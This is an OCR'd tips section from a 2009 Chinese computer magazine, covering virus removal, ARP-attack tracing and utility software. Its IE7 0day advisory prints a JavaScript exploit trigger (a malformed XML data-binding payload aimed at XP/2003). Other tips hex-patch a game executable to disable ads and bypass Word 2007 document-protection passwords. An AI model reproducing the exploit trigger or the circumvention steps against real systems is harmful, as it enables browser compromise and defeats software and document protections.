%System32%\wiaservc.dll

2.重新启动以下服务：

Application Management
Task Scheduler
System Restore Service
Windows Image Acquisition (WIA)
Windows Time

3.在安全模式中查找并删除NsDlRK25.exe、NsPsDk00.exe文件。

不是木马的"木马"

——VBS:Obfuscated-gen [Trj]

今天，单位上网网速奇慢，一会儿就断线，打开网页avast弹出提示发现病毒"VBS:Obfuscated-gen [Trj]"，打开任何一个网页，都出现"VBS:Obfuscated-gen [Trj]"的病毒提示，很多网页根本就打不开。其他同事也反映上网出现病毒提示，网速慢得吓人……

耐心地全盘杀毒，一番波折后终于显示已没有病毒，重启后上网，结果avast继续报警："VBS:Obfuscated-gen [Trj]"，真是阴魂不散。于是将所有能上网的电脑一台台关闭，看病源在哪台电脑上，为了防止反复感染，在关闭电脑之前，先将该电脑彻底杀毒。清理完第一台电脑的病毒后，用360安全卫士扫描了一次确认没有病毒，这时发现它的360保护没有打开。顺手将所有保护打开，当打开以前从未开启过的ARP防火墙时，系统提示重启。重启后，ARP防火墙立刻不断提示"拦截来自192.168.1.18的ARP攻击"，难道这就是传说中的ARP病毒在作祟？有线索就好办了：



第一步：启动局域网查看工具（下载地址：http://work.newhua.com/cfan/200901/lansee.rar，快车代码：CF0901CFRJ04），依次选择"搜索计算机→开始"，找到192.168.1.18对应的主机名Center4。

第二步：清空Center4的Internet临时文件，然后安装Avast并将病毒库升级到最新，全盘杀毒，还真有不少病毒隐藏在这里。

第三步：启动360安全卫士，依次选择"保护→局域网ARP攻击拦截→开启"，按提示重启后即可开启ARP防火墙，至此彻底铲除毒源。


使用迅雷下载，速度一下子达到了98K/s；再上网，"VBS:Obfuscated-gen [Trj]"的提示终于消失了，整个局域网又可以正常上网了。真没想到，杀毒软件提示特洛伊木马，竟然是传说中的ARP病毒在搞鬼。(四川/陈小虎) CF [XF26]

小红伞无法扫描的顿悟

小红伞在扫描的过程中有时会出现在某一个文件上卡住的现象，在设置里面的"scan"设置中，将压缩包类型中的NSIS去掉后仍然卡，重装也无济于事。其实只要在小红伞中依次选择"设置→扫描→exception"然后选择卡住的文件名，再选择"排除"后小红伞就可以顺利扫描了。(湖北/李峰) CF [XF27]

XDelBox强杀KeyStart病毒

今天突然收到卡巴的红色警告（见图），中招！赶紧用卡巴斯基杀毒，结果重启后再次出现提示，每次重启后在C:\windows\temp\下还会自动生成一个四位16进制数字为文件名的TMP的文件。顽固至极，幸好得DOS级的文件删除工具XDelBox（下载地址：http://work.newhua.com/cfan/200901/XDelBox.rar，快车代码：CF0901CFRJ05）一助方才脱险。



第一步：先卸载所有可移动存储介质（包括U盘、MP3、手机存储卡等）。

第二步：运行XDelBox，勾选“抑制再生”，然后复制所有可疑文件的路径：“C:\windows\temp\68ac.tmp”和“C:\windows\system32\crypts.dll”，分别在“待删除文件列表”中右键单击选择“剪贴板导入不检查路径”，导入后在要删除文件上右键单击，选择“立刻重启执行删除”，电脑重启后进入DOS界面并进行删除操作。之后，电脑安全如初。**(文/sxbxyh)**

CF [XF28]

手工制作免疫U盘

U盘病毒一般会在各个盘符下生成Autorun.inf文件夹，目的是用户打开该盘时病毒自动运行。那么，我们就在各个盘的根目录下建立无法删除或者覆盖的Autorun.inf文件。具体操作如下。

首先建立一个TXT文本文件，命名为“闪存免疫”，输入以下代码：

md c:\Autorun.inf\

md c:\Autorun.inf\1234...\

md x:\Autorun.inf\

md x:\Autorun.inf\1234...\（X代表盘符，你有几个盘就可以输入几个）

保存退出，并将TXT文件转化为BAT批处理文件，双击运行，在各个盘符的根目录下会出现Autorun.inf文件夹，并且因为它们的文件夹内有不可删除文件所以该文件夹也无法删除。这样，免疫闪存就做成了。感觉非常棒吧！**(湖北/李峰)**

CF [XF29]

微软漏洞再现 漏洞紧急防御 IE7 0day

微软的漏洞近期显得格外多，各种醒目的标题出现在各大网站的首页上，这不，IE7 0day漏洞的名字已经遍布世界，截止稿子发表时，微软也未提供官方补丁，更让这一漏洞显得格外神秘，它到底是什么呢？

0day就是指一些没有公布补丁的漏洞，或者是还没有被漏洞发现者公布出来的漏洞，本次发现的IE7 0day漏洞全称是Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability，它是由于IE中的mshtml.dll模块在处理对象方面存在错误，能够造成内存管理混乱，通过构造特定条件代码可以导致内存溢出。攻击者可以通过构造畸形XML代码并且使用JavaScript脚本操作ShellCode去执行任意代码（见图）。该漏洞还影响以IE7为核心的外壳型浏览器，如遨游、世界之窗、腾讯TT等。该漏洞影响的操作系统为：Windows XP、Windows2003、Windows Vista，并且安装了IE浏览器的用户。

俗话说“解铃还须系铃人”，解决微软的这个漏洞的最安全方法还是要微软补上漏洞，虽然微软目前还没有发布漏洞补丁，但倒是提供了四种应对策略（下载地址：http://work.newhua.com/cfan/200901/IE70day.rar）。另外，国内一些安全厂商也相继推出了自己的一些补丁。瑞星卡卡安全助手(http://tool.ikaka.com)、金山系统急救箱（下载地址：http://push.db.kingsoft.com/ksfak/install/install.exe）、江民IE70DAY漏洞补丁程序（下载地址：http://filedown.jiangmin.com/KVIEXMLPatch.exe）、360修复工具（下载地址 http://dl.360safe.com/360fixmsxml.exe）。**(北京/锈剑)**

CF [XF30]

```
nav=navigator.userAgent.toLowerCase();
if (navigator.appVersion.indexOf('MSIE')!=-1) //判断当前用户的使用的是否是IE浏览器
{
version=parseFloat(navigator.appVersion.split('MSIE')[1])
}
if (version==7)      //如果当前IE版本是IE7,开始判断当前系统版本是否是xp/2k3(经过测试此漏洞同样支持vista系统, 次样本不支持vista)
{
w2k3 = ((nav.indexOf('windows nt 5.2')!=-1) || (nav.indexOf('windows 2003')!=-1));
wxp = ((nav.indexOf('windows nt 5.1')!=-1) || (nav.indexOf('windows xp')!=-1));
if (wxp||w2k3)      //系统版本是xp/2k3 IE版本为7 开始构造恶意代码, 当IE处理这个被精心构造的脚本的时候由于程序过滤不严格将跳转执行shellcode, 从而下载病毒到用户电脑执行
document.write('<XML ID=I><X><C><![CDATA[<image SRC=http://&#114;&#2570;&#114;.book.com
src=http://www.google.com]]><![CDATA[>]]></C></X></xml><SPAN DATASRC=#I DATAFLD=C
DATAFORMATAS=HTML><XML ID=I></XML><SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN>');

var i=1;
while ( i <= 10 )
 {
window.status=" ";i++;
 }
}
```

构造的恶意代码段，存在漏洞的机会导致溢出异常，从而执行shellcode下载病毒执行



千手观音不敌一手如来 提高效率的一手多招

还记得DOS年代，使用电脑是一件很单调的事，要么打字，要么游戏，你别想同时做两件事！为了摆脱这个瓶颈，让大家可以同时做几件事，Windows诞生了！时至今日，电脑硬件的提升又为我们提供了更高的速度，有没有觉得手反而成为影响速度的关键？千手观音自然不适合我们，我们不如师从如来，提高手上的功夫，让有限的操作带来更多的“收益”！

多家货物一块看

小M爱在网上淘货，常为淘得物美价廉的商品而沾沾自喜，一般说来每次购物总要在多个网页上进行浏览、比较，相当费时费力。但人家小M有自己的绝招——货比多家”（下载地址：http://work.newhua.com/cfan/200901/ebuy.rar，快车代码：CF0901CFRJ06），通过它我们可以方便地在多个网页上同时搜索某个商品信息，从而方便用户选择自己所需的商品。

软件安装运行后，首先在“求购商品”中输入商品名称，然后单击左侧“选择网上商品”按钮，在弹出的“选择网上商店”窗口中勾选需要浏览的网上商铺，然后单击“确定”按钮，即可把勾选的网上商铺中有关该商品的信息同时显示出来，只要单击某个商铺名称（见图1），即可显示出在该商铺中搜索出的商品信息。软件还可以对所购物品进行管理，单击工具栏中“我的网购”按钮，会弹出如图2所示的窗口，选取购买商品所在商店，并填写购物记录、购物价等，最后单击“保存购物记录”即可。




图1

小提示

通过IMTab（下载地址：http://www.imtab.cn/，快车代码：CF0901CFRJ13）这款软件，可以将QQ的聊天窗口集合在一起，像切换浏览器里标签一样切换与多人的聊天窗口，现在还支持飞信3.3奥运版。另外，超级搜索精灵（下载地址：http://www.newhua.com/soft/69061.htm，快车代码：CF0901CFRJ14）能把不同类型的搜索集中在同一界面上，支持BT、MP3的搜索。




图2

多个账号一起玩

小M喜欢玩QQ游戏的“斗地主”游戏，不过水平不高，积分总是负增长，时常因积分过低无法进入，用小号登录现在又有了限制，不过通过“QQ登录器”（下载地址：http://work.newhua.com/cfan/200901/QQdkdl.rar，快车代码：CF0901CFRJ07）登录就可以完美实现游戏多开了。软件运行后，单击“多开登录”中的“登录大厅”按钮，在“添加窗口”中填入QQ号、密码，然后右键单击“号码”下方的空白区域，从右键菜单中选择“添加”，再输入另一个QQ号和密码进行登录（见图3），选中某个号码后，单击“登录大厅”即以该号码进行登录，再选中另一个号码，并单击“登录大厅”，即可以这个号码进行登录，同样的方法，可选择多个号码登录。

登录后，直接进入游戏房间，选中某个QQ号后，单击“其他功能”，在“自动进入房间”中指定某个游戏房间后（见图4）。单击“进入房间”即可，免去在游戏大厅的各个房间门口转悠的麻烦。



图3

小提示

先选中其中一个号，单击“取得房间”，然后再选择另一个号，单击“进入房间”，如此两个号就可以一起玩游戏了。用小好给大好刷分了。

多个鼠标一起点

下班之后，经常和MM一起玩“连连看”，一个用鼠标点，一个在旁边“指手画脚”。“快点、快点，上面这一个和旁边这一个”。不过我时常看来看去却找不到。这时如果MM也能用鼠标点就好了。不过最近这些烦恼却一扫而光，why?下面就跟我来看一看吧。

第一步：找到两个鼠标，一个是PS/2接口的，一个是USB接口的（或者用

两个USB鼠标）。在电脑上连接完毕，这个时候两个鼠标控制一个光标移动。这时我们还要用到TeamPlayer2.0的软件（下载地址：http://www.wunderworks.com/public/home.aspx，快车代码：CF0901CFRJ08），用它来完成多方协作。

第二步：双击运行软件，这时TeamPlayer2.0会自动检测到当前系统的硬件配置情况（见图5）。移动其中的一个鼠标，屏幕光标会动，光标旁边多了一个小圆点，这时再移动另一个鼠标，我们可以看到又一个"卡通"样式的鼠标出现了。这时两个鼠标都可以执行相应的操作而不会发生冲击（见图6）。

小提示

如果是先装软件，后插的第二个鼠标，那么需要先退出后再启动软件才能检测成功。



图5

第三步：打开连连看，自己一个鼠标，MM一个鼠标。当各自看到可以消去方块时，分别用相应的鼠标去点击就可以了。以后和MM一起玩连连看，再也不用让坐在旁边的她"急"手足舞蹈了。




图6

小提示

TeamPlayer是使用切换"焦点"的方法来控制鼠标移动的，这样会使鼠标的灵活性降低一些，并不适用所有游戏。另外，这样的多鼠标协作，在玩射击游戏或者开集体会议上会很方便。

多个程序一起开

每天开机后总要重复性地打开很多软件，这种傻瓜化的工作怎么能浪费我们的时间呢？自然想到一个按键打开多个程序不就可以解决这一问题了吗？说干就干！

第一步：首先确定好想同时启动的软件，然后新建一个文本文档，按下面的格式，将要启动程序的路径添加进去：

Program1 = "D:\yule\Tencent\QQ\QQ.exe"

Program2 = "D:\yingyin\TTPlayer\TTPlayer.exe"

Program3 = "C:\Documents and Settings\独步天下\Local Settings\Application Data\Google\Chrome\Application\chrome.exe"

第二步：输入完以后，再根据你上面输入的相关信息，继续输入下面的VBS命令：

Set WshShell=createobject("wscript.shell")

Set oExec=WshShell.Exec(Program1)

Set WshShell=createobject("wscript.shell")

Set oExec=WshShell.Exec(Program2)

Set WshShell=createobject("wscript.shell")

Set oExec=WshShell.Exec(Program3)

第三步：将此文本文件保存在任一目录下，比如保存在E盘根目录下，重命名该文本文件，并将文件扩展名改为VBS，右键单击该文件，选择"发送到→桌面快捷方式"。然后在桌面上右键单击这个快捷方式，选择"属性"，在"快捷键"中设置一个快捷键，比如F10。那以后一开机，只需按一下"F10"键，就能启动所需要启动的全部程序了。(文/曹春华 侯忠) CF [XF31]

机密文档 看完就消失

对重要的Word文档进行加密，不失为保密文档的一种方法，但现在各种破解密码的软件多如牛毛，说不定哪天电脑中的机密文档就被人家破解，那可就惨了。对于特别重要的文档，可以让它设置允许阅读的次数，或者在规定时间内自动"蒸发"。利用软件"文件自我销毁"（下载地址：http://work.newhua.com/cfan/200901/zh.rar，快车代码：CF0901CFRJ09）就能达到这样的目的。

第一步：解压文件，得到两个文件，一个是"制造者.exe"，另一个是"勘察者.exe"。先运行"制造者.exe"，弹出"UND文档转换器"窗口，单击"MS Office文档"右侧的"打开"按钮，指定需要销毁的Word文档。

第二步：单击"安全选项"按钮，在"文档生存期"中设置文档允许阅读的次数（见图），最后单击"确定"回到转换器界面，再次单击"确定"，即可得到一个"und"文件。

把这个文件和"勘查者.exe"发送给某个用户后，该用户需要阅读文档的话，必须先运行"勘查者.exe"，打开"und"文件，即可阅读。阅读的内容不可以进行复制，在阅读指定次数后，该und文件就会自动销毁。在"安全选项"中还可以设定自动销毁的时间，指定日期文件也会自动销毁。

使用这款软件，可以有效地保护自己的文档不被反复使用。也可以利用它搞恶作剧，让Word文档阅读一次即消失！（江苏/曹春华）CF [XF32]




搜飞机票 不靠运气靠软件

听说坐飞机也许还会比乘火车更便宜，关键是看你有没有那运气。假如你使用"特价机票监视查询"工具（（下载地址：http://work.newhua.com/cfan/200901/fjp.rar，快车代码：CF0901CFRJ10）），这种运气可能会更多一些。

第一步：运行"特价机票监视查询"，依次单击"工具→系统设置"，设置自动监视间隔时间以及心理最低票价，"确定"后依次单击"工具→添加航线"，在打开的窗口中设置出发城市及目的城市，再设置好出发日期。"确定"后软件左侧就会有一个记录了，每隔一段时间软件就会自动搜索。如果性急的话，双击这个记录就会立马搜索，右侧将会提供符合要求的机票信息。(文/dream) CF [XF33]

"联众"带广告 我来解决它

今天，我像往常一样，打开联众世界，正准备玩一款游戏，结果电脑连续不断弹出"banner1.swf"文件的下载窗口，更惨的是每隔20秒左右就弹出一次（见图）。无奈之下只好重装联众大厅客户端，但问题依旧。



于是细细分析起来，那个SWF文件是联众的Flash广告，本是运行游戏时自动弹出并播放的，现在变成了提问"是否下载？"是因为电脑通过Ghost恢复系统后，没有关联Flash文件的默认播放软件。明白了这个道理，问题也就好解决了。

第一步：首先删除已经不能用的FlashPlayer程序所在目录：C:\Documents and Settings\Administrator\Application Data\Macromedia 。

第二步：在"运行"窗口中输入"regedit"并"回车"，用"Ctrl+F"组合键调出搜索框，搜索"Macromedia"，把找到的项删除。然后安装Flash插件或下载Flash播放器（下载地址：http://www.newhua.com/soft/3492.htm），将这个播放器设置为SWF文件的默认打开软件。

第三步：使用软件屏蔽掉联众广告，在游戏时就不会弹出窗口，也可以用UltraEdit编辑软件打开"C:\Program Files\Globallink\Game\share\GLWorld.exe"这个文件，然后按"Ctrl+G"组合键，在弹出来对话框里输入"0x00dc4f"，然后屏幕光标会停留在"0F 84"处，把"84"改成"85"并保存文件，以后就再也不会出现讨厌的Flash广告了。**(河南/李传忠)** CF [XF34]

想上杂志封面吗？跟我来

能上杂志封面的，要么是超级名模，要么是名人大亨，而我是一个无名无势的普通人，不过我却有方法让自己的小宝贝上杂志封面，一起看下吧！

第一步：先从http://www.conew.com/将这款名为"可牛影像"的工具下载并安装到系统中，运行软件后在主窗口中选择"图片编辑"下的"打开"按钮，将宝宝的相片调进来。

第二步：单击"魔术场景"，右侧就出现了一大堆诱人的场景了（见图1），这里我们选择"杂志封面"，在下面的列表中选择一本喜欢的杂志，单击"立即应用"按钮后，宝贝儿子的照片就上杂志封面了（见图2）！在预览窗口中用鼠标拖动选框来设定照片中的人物在杂志封面上的位置，最后单击"应用此照片"即可。


图1

如此诱人的照片别是只能看的啊！能提取出来吗？当然，单击"保存为"按钮将制作好的封面图片保存成需要的图片格式即可。在整个过程中每步操作都有还原操作功能，即使操作出错，只要还原到上一步即可。**(文/daigua)** CF [XF35]



图2

小提示

可以根据照片的实际情况进行各种相关优化及处理。例如当时照片略有点红眼，可以单击"去红眼"按钮，将去红眼按钮的直径设置比眼珠小一些，然后对准红眼部位连续按鼠标即可进行消除了。之后对相片进行了锐化处理，这样可以在杂志封面上显得更有清晰感。


天啊！我的隐私全在这

用电脑，无非就是浏览网页、编辑文档、运行各种各样的程序，你想知道你曾经在电脑中浏览了哪些网页、编辑了哪些文档、甚至运行了哪些程序么？"IE探长"（下载地址：http://www.onlinedown.net/soft/48483.htm，快车代码：CF0901CFRJ11）可以准确无误地帮你回忆出来。

软件安装运行后，看到什么了？哇，一长串操作电脑的记录全在其中。如图所示，在"网页地址"中显示的是曾经操作过的内容，网页、文档、下载文件的记录等均在其中，"浏览日期"中准确地记录了操作的时间，精确到秒级！这样显示显得有点乱，可以单击"查看"，选择是显示网页记录，还是显示文件记录，或者只显示FTP记录等。如果要查看具体内容的话，单击选中对应的"IE标题"（有些IE标题没有内容显示，但仍可选中），然后依次单击"操作→打开网址"即可。**(江苏/曹春华)** CF [XF36]



安装纳米机器人后如果出现下载时无反应的情况，可以单击软件界面的"新建下载"，然后定位将地址复制到"链接"栏进行下载。



雷倒你！DOCX文件保护形同虚设

Word 2007采用DOCX格式后，功能也有了很大提高，加密、禁用右键……让人感觉特别安全，可今天我得知了一个消息差点被"雷倒"，这些文件保护功能竟然在遇到一个杀手的时候，变得形同虚设。即使自己忘记了密码，也可以打开了。

右键禁用——"金玉其外，败絮其中"

Word 2007中有一个保护措施是禁用右键。采用该措施后，在Word中，如果不知道解禁密码，我们根本无法修改文档内容，看这样的文档和看图片没什么区别！怎么办呢？

现在试着用WPS文字软件打开该文档，用鼠标选择内容，无法选中！右键各选项都是灰色的。不过，这只是现象，依次单击"工具→取消文档保护"（见图），弹出对话框，提示你输入密码，不用管它，什么也不要输（如果你有兴趣，也可随意敲敲键盘，输些字符），直接单击"确定"，OK，现在右键单击，瞧，是不是一切都正常了。

字帖模式——"盛名之下，其实难副"

Word 2007的书法字帖功能的确不错，可是，字帖中的字只能通过选择实现，无法直接输入，原因是微软对字帖格式设置了保护密码，我们当然是不知道这个密码的——没关系，有WPS文字在，还要密码做什么？

第一步：保存字帖文件，然后用WPS文字打开，执行"取消文档保护"，弹出密码输入对话框，直接单击"确定"，解除保护。

第二步：另存该文件为DOC格式，重新用Word打开，现在可以在字帖格式中自由输入汉字了。


Word 2007的文档保护看起来威风凛凛，实际上不堪一击。唯一的例外是：如果你设置的是打开密码，那么，没有密码WPS文字依然是打不开的。看来，要保护Word文档，只有这一条路可走了。

（陕西/贺拴运）CF [XF37]

小提示

如果DOCX格式的文件在保存时被设置了修改密码，再打开时就要输入修改密码了，否则只能以只读方式打开。而用WPS 2007打开，根本没有输入密码的提示，直接就打开了！如果同时给DOCX文件设置功能保护密码和修改密码，用WPS 2007打开时竟然也不提示输入修改密码，执行"取消文档保护"时也无须输入密码。

责任编辑：小白　投稿地址：ruanj@cfan.com.cn
博暨地址：http://zuixinstu.blog.cfan.com.cn



共享不分内外网 一条链接传天下

MM以前和我在一个单位，合作的资料全部共享，工作协作相当默契。可是后来MM调到了外省，无法再与我的电脑共享文件了，这下可急坏了她。还好，最后发现了Zapr（下载地址：https://www.zapr.com/china/index.aspx，快车代码：CF0910CFRJ12），有了它共享起来方便多了，远方的MM一个劲地夸我！


运行软件后你会发现它需要登录，单击下面的“注册新账户”，先去注册一个用户。再次登录后，单击红色“共享”按钮，在弹出对话框中将共享方式设置为“公开”，单击“浏览”按钮选择需要共享的文件，为共享内容加入标题和描述，之后，我们会看到软件给出了一个链接（HTTP协议），并显示已被复制到剪贴板中（见图）。接下来，就可以将此链接发送给朋友了，对方无论身在何处，只要单击链接，即可轻松查看下载共享内容（速度与下载网站类似）。

如果有大量同类文件需要共享，我们可以建立一个共享目录，将共享文件全部置于目录文件夹中，然后单击红色“共享”按钮，在浏览窗口中选择建立的共享目录文件夹。将最后出现的链接地址发送给对方就可以轻松共享了。对于比较重要的文件，我们还可以为共享文件增加一个密码进行保护。单击“共享”按钮，将共享方式设置为“私密”，添加完文件或者目录后，在密码设置框中输入一个密码，按照提示即可轻松为文件或者文件夹添加保护密码。如果对方想下载共享文件，必须输入密码才能正常下载，加密码保护的文件后面显示为锁形。**（西安/张树忠）**

CF [XF38]

小提示

目前软件暂不支持通过代理服务器上网的网络环境，另外，共享时需要提供方的Zapr账号在线。另外，通过“工具”菜单下的“导入联系人”功能，可以将Outlook通讯录里的好友添加到Zapr中来，以后分享链接时，就可以直接给多人批量发送了。



小抄速记
Slightly copies the shorthand

Q1 从哪里可以打开经常看的PPLive节目？

答：在PPLive右侧有一个“收藏”按钮，单击它，在下侧就显示出了最近点播的频道列表。如果平时养成良好的收藏习惯就更方便了。如果要收藏PPLive正在播放的频道，可以直接在播放画面上右键单击，选择“添加到收藏夹”，如果把右侧播放列表中的频道加入收藏呢？只需选中频道（多个的话可按住“Shift”键来选择），右键单击，依次选择“加入收藏”，然后选择相应类别即可。以后单击上方的菜单中的“收藏”按钮就可以找到收藏的频道。

Q2 刚刚换用Firefox浏览器，如何创建一个新标签呢？

答：Firefox添加标签的按钮在右侧，那里有一个绿色的加号按钮，单击它即可打开一个新标签。我们还可以直接在标签一栏，右键单击，选择“新建标签页”即可。

Q3 装了一个软件，找不到卸载组件怎么办？

答：你可以启动控制面板，打开“添加/删除程序”，在其中找你要卸载的软件即可。如果你安装有优化大师，那么可以运行它，依次打开“系统清理→软件智能卸载”，在上面列表找到要卸载的程序，选中后单击右侧的“卸载”即可。如果找不到，可以单击“其他”按钮，在浏览窗口中找到该程序的快捷方式，单击“打开”，优化大师就会自动分析，分析完后再卸载就可以了。

Q4 如何用刻录机复制一个光盘？

答：如果你装有Nero，可以启动Nero Express后，单击左侧的“映象、项目、复制”一栏，单击“复制整张CD”，然后放入原盘，单击“复制”软件即开始复制数据（这里一定要把源驱动器和目标驱动器都设为物理驱动器），完成后会弹出母盘，提示放入空白盘，不用按任何键，软件就会自动刻录光盘，一会即可完成复制光盘的任务。

Q5 QQ里设置了好几个分组，如何调整分组的显示顺序

答：QQ分组可以直接拖动来进行排序：用鼠标左键选中其中一个分组，按住不放，然后拖动到合适的位置即可。

Q6 如何找到软件的安装位置？

答：对于有快捷方式在桌面或程序菜单的软件，直接将鼠标移动到快捷方式上，系统就会提示软件的位置。如果此处没有，在程序菜单中找到软件的启动菜单，选中后右键单击选择“属性”，弹出窗口中的“起始位置”就标明了软件位置。CF [XF39]

微软公司给CFan读者 独家献大礼

正版《电脑爱好者》与微软公司强强合作 Office媒体独家销售

199元Office2007火爆销售！

微软再送价值45元的时钟书签（CFan读者独家享有）



45元

包括程序：Word 2007、Excel 2007、PowerPoint 2007、OneNote 2007

199元给自己及心爱的电脑一份超值的新年礼物

现在花199元购买正版Office 2007，你将收获：

- 价值45元的微软时钟书签
- 告别“黑屏”、“不安全”的烦恼
- 即刻使用 Office 2007 超强功能
- 享受无限次数的微软技术支持（基础技术支持级别至09年3月31日止）
- 使用正版软件的无上自豪

注：199 元 Office 2007仅限安装一台电脑

398元Office2007春节大礼包抢先预订：2009年1月中下旬隆重上市

原价 ~~1451~~ 元



1053 元



包括程序：Word 2007、Excel 2007、PowerPoint 2007、OneNote 2007

可在三台电脑上同时安装使用，绝对超值，并赠送微软Office在线学习礼券。

1.微软 Office在线学习礼券,券面价值60美金(400元人民币)

2.可学习八小时的Office 2007基础课程,包含Word, Excel, PPT以及其他重要常用组件

3.采用超先进、超体贴的在线互动学习方式，用户只需鼠标以及键盘实际操作，学中做，做中学，学习效果远胜一般图文或视频。

特别提示：Office 家庭与学生版 2007 仅适用于个人用户，不得用于任何商业用途、任何非赢利或产生收入的业务活动或任何政府组织。

购买方式：

1.邮局汇款 地址：北京市123信箱，收款人：电脑爱好者杂志社，邮编：100036，在汇款单附言注明“微软199元”或者“微软398元”，同时留下联系电话。

2.网上商城订购：http://shop.cfan.com.cn

3.杂志社直接购买：北京市海淀区万寿路翠微中里16号3号楼4层　咨询电话：010-68258784（周一～周五）　活动截止时间：2009年2月28日

精品图书隆重推荐



定价：38元

邮购代码：SK0215


1993–2007十五年杂志电子版 | 1994–2007杂志全文检索 | 《电脑爱好者普及版》2006–2007电子版 | 《数码》杂志2007电子版 | 16本《电脑爱好者》杂志出品图书电子版

新手学电脑

本书是指导初学者快速掌握电脑操作和应用的入门书籍。书中详细地介绍了初学者必须掌握的基本知识、使用方法和操作步骤，并对初学者在使用电脑时经常会遇到的问题进行了专家级的指导，以免初学者在起步的过程中走弯路。

定价：29.8元

邮购代码：RY01



Photoshop数码照片处理和艺术设计实例精讲

本书是一本数码照片修饰处理和艺术设计的实例类教程，介绍了修正与调整照片、处理人物与风景照片、照片特效的制作、为照片添加图像和文字、写真照片模板的制作、婚纱照片模板的制作、人物照片模板的制作、数码照片实用品制作、照片合成效果的制作等内容。

定价：49.8元　邮购代码：RY08



DIY装机高手

本书是“软硬兼施电脑丛书”之一，针对初学者的需求，从基础开始，系统全面地讲解了电脑硬件选购与组装、硬盘分区与系统安装、办公与数码应用、常用工具、电脑维护与故障检测等电脑硬件方面的相关知识和操作技巧，内容丰富，知识点多，重点突出。

定价：29.8元

邮购代码：RY19



新手学修电脑

本书是指导初学者快速掌握电脑故障维修理论和实际应用的入门书籍。书中详细介绍了初学者应该掌握的电脑维修方面的基本知识、使用方法和操作步骤，并对初学者在实际使用和维修电脑时经常会遇到的问题进行了专家级的指导。

定价：29.8元

